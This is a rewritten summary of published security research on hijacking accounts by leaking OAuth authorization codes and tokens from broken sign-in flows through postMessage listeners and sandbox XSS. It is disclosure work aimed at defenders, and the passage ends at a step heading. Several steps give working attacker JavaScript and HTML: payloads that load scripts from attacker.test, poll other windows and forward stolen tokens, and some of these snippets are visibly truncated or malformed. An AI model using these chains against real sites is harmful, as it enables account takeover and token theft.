Account hijacking using "dirty dancing" in sign-in OAuth-flows
The write-up describes how OAuth sign-in flows can be pushed onto error or fallback pages that keep the authorization code or token in the URL, and how weak postMessage listeners or third-party scripts on those pages can then leak that URL to an attacker. An attacker who obtains the code or token could sign in as the victim, giving single-click account takeover.
 Published on labs.detectify.com
To Nir Goldshlager and Egor Homakov
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a research write-up about stealing OAuth authorization codes and tokens from sign-in flows, published on the Detectify Labs blog by Frans Rosén, Security Advisor at Detectify. The subject is not a single product but the OAuth-dance itself: the round trip in which a website sends a user to a third-party identity provider (Google, Apple, Facebook, Twitter, Slack and others) and receives back a code, an id_token or an access_token that proves the user's identity.
Normally the website consumes that credential, removes it from the URL and establishes a session. The research asks a different question: what happens when the credential is issued correctly by the provider but the website fails to receive and handle it, so that the code or token stays in the URL of a page the victim lands on? If that page also loads something that can be tricked into revealing location.href, the credential can be lifted without any XSS on the target.
Rosén frames the work as a ten-year anniversary exercise, inspired by early posts from Nir Goldshlager and Egor Homakov on OAuth account hijacking, and calls it "Project Dirty OAuth-Dancing". The TL;DR he gives: combining response-type switching, invalid state and redirect-uri quirks with third-party JavaScript inclusions produces scenarios where authorization codes or tokens leak to an attacker, enabling single-click account takeovers.
The images above show the familiar "sign in with" buttons that start these flows.
Setup
There is no lab, account list or version matrix here. The preconditions are conceptual and tooling-based:
- A set of popular websites that run bug bounties and offer sign-in through a third-party OAuth provider.
- For each, the saved sign-in URL containing the client-id, response type and mode, and redirect-uri for every provider used.
- A note of any interesting postMessage listeners or third-party scripts loaded on the site.
- A browser extension Rosén built himself, postMessage-tracker, which listens to messages and simplifies inspecting all postMessage listeners for all windows in each tab. It also logs when iframes on the page have listeners.
- Music. Bill Medley and Jennifer Warnes, on repeat.
The method was to walk every sign-in flow, record the OAuth parameters, and then filter sites by which response types and modes they used and what listeners they carried. He also registered a trial account on one analytics provider to test its CDN, and used a server-side fetch endpoint (a Cloudflare-worker-style addEventListener('fetch', ...) handler) for one chain.
Finding it
Rosén's starting theory was narrow and testable: there will be postMessage listeners with weak or no origin checks that leak location.href, either directly or indirectly to somewhere he could catch it. On a normal start page that is uninteresting. But if an OAuth code or token could be made to land on a page carrying such a listener, a message from another tab would return the URL, and the token would be his, with no XSS involved.
He is explicit that this took a long time and that most of the effort went into dead ends, misreadings of the OAuth specification, and forgetting that mitigations often prevent impact even when a code leaks. The chat excerpt below, sent to @avlidienbrunn, is his attempt to keep himself going.
, here we go, COME ON NOW, FRALLAN , you haven't lived , until you've stepped through the whole render-flow of React
Before any leaking, the flow has to be broken. Rosén defines "breaking" the OAuth-dance precisely: the provider issues valid codes or tokens, but the website that should receive and handle them does not, so the credential remains in the URL. He calls this a "non-happy path". In a successful dance the tokens are removed from the URL; making sure they are not consumed properly is the first step, because the attacker wants to steal and use them. The ideal landing spot is an error page or similar that still loads third-party JavaScript.
The building blocks
Three response types matter:
code+state. The code is exchanged server-side for a token; the state parameter verifies the correct user made the call, and it is the OAuth client's responsibility to validate it before the server-side exchange.id_token, a JWT signed with a public certificate from the provider, asserting identity.token, an access token for the provider's API.
Four response modes matter:
- Query:
https://example.com/callback?code=xxx&state=xxx. Used forcode+state; the code is single-use and needs the client secret to become a token. Not recommended for tokens, since tokens are reusable and should not land in server logs.response_mode=queryis used by Apple;response_type=codeby Google and Facebook. - Fragment:
https://example.com/callback#access_token=xxx. The fragment never reaches server logs and is only reachable client-side.response_mode=fragmentis used by Apple and Microsoft;response_typecontainingid_tokenortokenis used by Google, Facebook, Atlassian and others. - Web-message: postMessage to a fixed origin,
postMessage('{"access_token":"xxx"}','https://example.com'), often usable for all response types.response_mode=web_messageis used by Apple;redirect_uri=storagerelay://...by Google;redirect_uri=https://staticxx.facebook.com/.../connect/xd_arbiter/...by Facebook. - Form-post: a regular POST back to a valid
redirect_uri, usable for codes and tokens.response_mode=form_postis used by Apple;ux_mode=redirect&login_uri=https://example.com/callbackby Google Sign-In.
Some providers wrap the whole dance in an SDK, such as Google's GSI, which behaves like a regular flow for an id_token, delivered by form-POST or postMessage.
Exploitation
The write-up is organised as a set of ways to break the dance, followed by a set of "gadgets" that leak the URL. Each break has no impact alone; chained with a leak it becomes an account takeover.
Step 1: break state intentionally
The specification recommends state with response_type=code so the user who started the flow is the one who finishes it. If the state value is invalid, the website will not consume the code, because validating state is its job. So an attacker can send a victim a login link carrying the attacker's own valid state; the dance fails for the victim and the code is never exchanged, but remains usable by whoever can read it.
- Attacker starts a sign-in flow on the website using "Sign in with X".
- Attacker takes the
statevalue and builds a link for the victim that signs in with the provider using the attacker'sstate. - Victim signs in through the link and is redirected back to the website.
- The website validates the state for the victim, finds it invalid, and stops processing. The victim sees an error page.
- Attacker finds a way to leak the
codefrom that error page. - Attacker signs in with their own
stateand the leakedcode.
Step 2: switch response type or mode
Changing the response type or mode changes how the credential comes back, which usually produces unexpected behaviour. Rosén notes he has not seen any provider that lets the website restrict which response types or modes it will accept, so depending on the provider there are often at least two options to switch to.
Multiple response types can also be requested at once. The multiple-response-type specification says that if any requested value requires the response to be encoded in the fragment, the whole response must go in the fragment, for success and error alike. The practical consequence: ask for code and you get it in the query string; ask for code together with id_token and the code moves into the fragment.
For Google, this request:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?
client_id=client-id.apps.googleusercontent.com&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&
scope=openid%20email%20profile&
response_type=code&
access_type=offline&
state=yyy&
prompt=consent&flowName=GeneralOAuthFlow
redirects to https://example.com/callback?code=xxx&state=yyy. But this one:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?
client_id=client-id.apps.googleusercontent.com&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&
scope=openid%20email%20profile&
response_type=code,id_token&
access_type=offline&
state=yyy&
prompt=consent&flowName=GeneralOAuthFlow
redirects to https://example.com/callback#code=xxx&state=yyy&id_token=zzz. The only difference is response_type=code,id_token, and the code has moved from query to fragment, where a website that only parses the query will not find it.
Apple behaves the same way. This request:
https://appleid.apple.com/auth/authorize?
response_type=code&
response_mode=query&
scope=&
state=zzz&
client_id=client-id&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
redirects to https://example.com/callback?code=xxx&state=yyy, while this one:
https://appleid.apple.com/auth/authorize?
response_type=code+id_token&
response_mode=fragment&
scope=&
state=zzz&
client_id=client-id&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
Step 3: shift the case of the redirect-uri path
Some providers allow case-shifting in the path of the redirect_uri, contrary to the security BCP's requirement of exact string matching (except for localhost ports in native apps). With https://example.com/callback registered, this flow still works:
https://oauthprovider.example.com/oauth2/v2.0/authorize?
response_type=id_token&
client_id=client-id&
redirect_uri=https://example.com/CaLlBaCk&
scope=openid%20profile%20email&
nonce=1&
state=yyy
and redirects to https://example.com/CaLlBaCk#id_token=xxx. Every website he tested used case-sensitive routes, so the shifted path produced a non-happy path: an error, or a redirect back to the sign-in page with the fragment still present.
He adds an important limit: with response_type=code this quirk is harder to exploit, because the final token exchange also sends the redirect_uri for validation. If the value used in the dance does not match what the website sends to the provider, no token is issued. With token or id_token there is no such final validation, because the token was delivered directly in the redirect.
Step 4: append to the redirect-uri path
Some providers allow extra data appended to the path. With https://example.com/callback registered, sending:
response_type=id_token&
redirect_uri=https://example.com/callbackxxx
ends in a redirect to https://example.com/callbackxxx#id_token. This was reported to the affected providers. The same code limitation applies: the final exchange compares the correct redirect_uri, so no token is issued for response_type=code.
Step 5: append parameters to the redirect-uri
Some providers allow extra query or fragment parameters on the redirect_uri. By supplying the same parameter names that will be appended, you can force a non-happy path. With https://example.com/callback registered:
response_type=code&
redirect_uri=https://example.com/callback%3fcode=xxx%26
ends as a redirect to https://example.com/callback?code=xxx&code=real-code. Depending on how the website handles duplicate parameters, this can break the flow. The same applies to tokens:
response_type=code&
redirect_uri=https://example.com/callback%23id_token=xxx%26
ends as https://example.com/callback#id_token=xxx&id_token=real-id_token, and depending on the JavaScript that reads the fragment, that too can end in a non-happy path.
Step 6: find leftover or misconfigured redirect-uris
While collecting sign-in URLs, he also tested whether other redirect-uri values were accepted. Of 125 Google sign-in flows saved from the sites he tested, 5 sites also accepted the start page as a valid redirect_uri. Where redirect_uri=https://auth.example.com/callback was in use, these were also valid on those 5 sites:
redirect_uri=https://example.com/redirect_uri=https://example.comredirect_uri=https://www.example.com/redirect_uri=https://www.example.com
This mattered most for sites that actually used id_token or token, since response_type=code still gets the final redirect-uri validation at token exchange.
Step 7: catalogue the landing pages
After breaking the dance, the outcomes he saw were:
- An error page.
- A redirect to the start page of the website.
- A redirect back to the login page, either (3.1) with the parameters still in the URL or (3.2) with them removed.
- A redirect back to the OAuth provider with correct response type and state, effectively retrying the flow.
He focused on 1, 2 and 3.1, because those keep the parameters in the URL, and concluded that 4 is the best outcome for a website trying to avoid non-happy paths.
At this point he had no real vulnerabilities yet and was unsure the effort was worth it.
, i'm going nuts
He describes the self-doubt: had he previously dismissed a URL leak from a postMessage response as not-an-issue? Using the extension's logging of iframe listeners, he narrowed to sites that had at least one postMessage listener in any frame of the window where the token-carrying URL landed.
, HAHAH IT WORKED , gddmn , 1-click hijack, SHABLAM [think of it like a Batman "kapow"]
Step 8: Gadget 1, a postMessage listener that leaks the URL

The expected case. One example was an analytics SDK for a popular site, loaded on websites.

The SDK exposed a postMessage listener that sent a message back when the message type matched. Sending to it from a different origin:
openedwindow = window.open('https://www.example.com');
...
openedwindow.postMessage('{"type":"sdk-load-embed"}','*');
A response message appeared in the sending window containing the location.href of the website.

The attack flow depends on how the site uses codes and tokens, but the shape is:
- Attacker sends the victim a crafted link prepared to cause a non-happy path.
- Victim clicks; a new tab opens with a sign-in flow at one of the site's providers.
- The non-happy path triggers, the vulnerable listener is loaded on the landing page, and the code or token is still in the URL.
- The attacker's original tab sends a batch of postMessages to the new tab to make the listener leak the current URL.
- The original tab listens for the reply, extracts the code or token, and sends it to the attacker.
- Attacker signs in as the victim with the stolen credential.
Step 9: Gadget 2, XSS on a sandbox or third-party domain that receives the URL

Example 1: stealing window.name from a sandbox iframe

He reported the first in-the-wild chain using this gadget on 12 May. Two days later, on 14 May, Youssef Sammouda published a post on taking over Facebook accounts via Gmail describing a similar flow. The difference: Sammouda's bug is not about breaking the dance but about leaking the URL the victim lands on through an iframed sandbox domain that also allows arbitrary JavaScript, because the sensitive data is appended to the sandbox URL when the iframe loads.
Rosén's cases were a bit different. The first had an iframe on the page where the dance ended, whose name was a JSON-stringified version of the window.location object. This is an old cross-domain data transfer trick: the framed page can read its own window.name, which the parent set.
i = document.createElement('iframe');
i.name = JSON.stringify(window.location)
i.srcdoc = '<script>console.log("my name is: " + window.name)</script>';
document.body.appendChild(i)

The domain loaded in the iframe also had a simple XSS:
https://examplesandbox.com/embed_iframe?src=javascript:alert(1)
As Sammouda explains, an XSS on a domain in one window lets that window reach other windows of the same origin when a parent/child/opener relationship exists. His steps:
-
A malicious page embeds an iframe of the sandbox, with the XSS loading his own script:
HTML <div id="leak"><iframe src="https://examplesandbox.com/embed_iframe?src=javascript: x=createElement('script'), x.src='//attacker.test/inject.js', document.body.appendChild(x);" style="border:0;width:500px;height:500px"></iframe></div> -
The injected script replaces the sandbox content with the link for the victim:
JavaScript document.body.innerHTML = '<a href="#" onclick=" b=window.open("https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?...");"> Click here to hijack token</a>';It also polls for the opened window and the target iframe, then posts the
window.nameto the top window:JavaScript x = setInterval(function() { if(parent.window.b && parent.window.b.frames[0] && parent.window.b.frames[0].window && parent.window.b.frames[0].window.name) { top.postMessage(parent.window.b.frames[0].window.name, '*'); parent.window.b.close(); clearInterval(x); } }, 500); -
The attacker page listens for the message:
HTML <script> window.addEventListener('message', function (e) { if (e.data) { document.getElementById('leak').innerText = 'We stole the token: ' + e.data; } }); </script>
Example 2: iframe with XSS plus a parent origin check
The second example was an iframe on the non-happy path with an XSS reachable via postMessage, but messages were only accepted from the parent window. The location.href was sent down to the iframe when it asked for initConfig. The main window loaded it as:
<iframe src="https://challenge-iframe.example.com/"></iframe>
and the content was, much simplified:
<script>
window.addEventListener('message', function (e) {
  if (e.source !== window.parent) {
    // not a valid origin to send messages
    return;
  }
  if (e.data.type === 'loadJs') {
    loadScript(e.data.jsUrl);
  } else if (e.data.type === 'initConfig') {
    loadConfig(e.data.config);
  }
});
</script>
The chain:
-
The malicious page embeds the sandbox iframe and triggers a script on load:
HTML <div id="leak"><iframe id="i" name="i" src="https://challenge-iframe.example.com/" onload="run()" -
Being the parent, it sends a message asking the iframe to load the attacker's script in the sandbox origin:
HTML <script> function run() { i.postMessage({type:'loadJs',jsUrl:'https://attacker.test/inject.js'}, '*') } </script> -
The injected script replaces the content with the victim link and polls for the target iframe, then installs a postMessage proxy inside it that forwards messages to the opener:
JavaScript document.body.innerHTML = '<a href="#" onclick=" Click here to hijack token</a>';JavaScript x = setInterval(function() { if(b && b.frames[1]) { b.frames[1].eval( 'onmessage=function(e) { top.opener.postMessage(e.data, "*") };' + 'top.postMessage({type:'initConfig'},"*")' ) clearInterval(x) } }, 500); -
The attacker page listens for the forwarded message:
HTML <script> if (e.data) { document.getElementById('leak').innerText = 'We stole the token: ' + JSON.stringify(e.data); } }); </script>
Step 10: Gadget 3, using APIs to fetch the URL out-of-bounds
